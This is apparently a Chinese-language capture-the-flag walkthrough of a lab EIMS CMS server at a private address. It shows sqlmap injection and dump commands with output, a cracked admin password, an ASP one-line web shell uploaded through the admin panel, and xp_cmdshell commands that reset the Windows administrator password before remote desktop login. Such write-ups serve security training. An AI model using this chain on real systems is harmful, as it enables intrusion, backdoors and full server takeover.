一．SQL注入

1.发现网站是由eims搭建的，该cms存在sql注入漏洞

2.利用sqlmap判断是否存在sql注入

python sqlmap.py -u http://192.168.100.100/Notice.asp?ItemID=18

```
GET parameter 'ItemID' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 219 HTTP(s) requests:
---
Parameter: ItemID (GET)
    Type: error-based
    Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)
    Payload: ItemID=18 AND 6101 IN (SELECT (CHAR(113)+CHAR(112)+CHAR(113)+CHAR(122)+CHAR(113)+(SELECT (C
101) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(106)+CHAR(122)+CHAR(112)+CHAR(113)))

    Type: inline query
    Title: Microsoft SQL Server/Sybase inline queries
    Payload: ItemID=(SELECT CHAR(113)+CHAR(112)+CHAR(113)+CHAR(122)+CHAR(113)+(SELECT (CASE WHEN (9909=9
9) ELSE CHAR(48) END))+CHAR(113)+CHAR(106)+CHAR(122)+CHAR(112)+CHAR(113))

    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: ItemID=18;WAITFOR DELAY '0:0:5'--

    Type: AND/OR time-based blind
    Title: Microsoft SQL Server/Sybase AND time-based blind (heavy query)
    Payload: ItemID=18 AND 9393=(SELECT COUNT(*) FROM sysusers AS sys1,sysusers AS sys2,sysusers AS sys3
4,sysusers AS sys5,sysusers AS sys6,sysusers AS sys7)
---
[16:18:21] [INFO] testing Microsoft SQL Server
[16:18:21] [INFO] confirming Microsoft SQL Server
[16:18:21] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2003 or XP
web application technology: ASP.NET, Microsoft IIS 6.0, ASP
back-end DBMS: Microsoft SQL Server 2005
```

3.查看当前mssql都有那些数据库

python sqlmap.py -u http://192.168.100.100/Notice.asp?ItemID=18 --dbs

```
[16:20:54] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2003 or XP
web application technology: ASP.NET, Microsoft IIS 6.0, ASP
back-end DBMS: Microsoft SQL Server 2005
[16:20:54] [INFO] fetching database names
[16:20:54] [INFO] the SQL query used returns 7 entries
[16:20:54] [INFO] retrieved: master
[16:20:55] [INFO] retrieved: model
[16:20:55] [INFO] retrieved: msdb
[16:20:55] [INFO] retrieved: ReportServer
[16:20:55] [INFO] retrieved: ReportServerTempDB
[16:20:55] [INFO] retrieved: tempdb
[16:20:55] [INFO] retrieved: Test_EIMS
available databases [7]:
[*] master
[*] model
[*] msdb
[*] ReportServer
[*] ReportServerTempDB
[*] tempdb
[*] Test_EIMS
```


4.查看Test_EIMS数据库的表

python sqlmap.py -u http://192.168.100.100/Notice.asp?ItemID=18 -D Test_EIMS --tables

```
Database: Test_EIMS
[29 tables]
+------------------+
| eims_About       |
| eims_Ads         |
| eims_Box         |
| eims_Case        |
| eims_CasePro     |
| eims_CaseSort    |
| eims_Down        |
| eims_DownPro     |
| eims_DownSort    |
| eims_Flash       |
| eims_Flink       |
| eims_GBook       |
| eims_Job         |
| eims_Menu        |
| eims_News        |
| eims_NewsPro     |
| eims_NewsSort    |
| eims_Notice      |
| eims_Order       |
| eims_Product     |
| eims_ProductPro  |
| eims_ProductSort |
| eims_System      |
| eims_User        |
| eims_UserLog     |
| eims_UserPro     |
| eims_UserSort    |
| eims_fJob        |
| eims_flag        |
+------------------+
```

5.发现flag表，查看表内容

python sqlmap.py -u http://192.168.100.100/Notice.asp?ItemID=18 -D Test_EIMS -T eims_flag --dump



6.查看账号密码的数据库表

对b2076528346216b3进行md5解密。

解密得密码为admin1234账号为root

7.在后台登录页面，查看网站源代码发现flag


http://192.168.100.100/admin/Login.asp

flag2{890b0c4958ef57e9264a9d2703ea7e8c}

二. 文件上传

1.使用账号密码登录后台


2.在后台系统信息-文件上传处上传后缀为.cer的asp一句话木马，一句话木马内容：<%eval request("caidao")%>




3.直接用菜刀连接一句话木马

4.在网站根目录发现flag文件


flag3{23c5b149510105853f5e7ef9a6f06627}



5.在数据库配置文件中找到数据库的账号密码




使用一句话木马连接mssql数据库




6.利用mssql数据库的xpcmdshell组件执行系统命令

EXEC master..xp_cmdshell 'whoami'



7.当前cmdshell的权限是system权限，所以直接修改administrator的密码为Simplexue123

EXEC master..xp_cmdshell 'net user administrator Simplexue123'




三．远程登陆

1.直接远程桌面连接服务器

在桌面发现flag文件

flag5{47baf6d9d60f40c8b1dafa56c62fcd06}



2.在c盘发现另外一个flag文件

flag4{e35a01e91e1833d266f95881ae83b4ca}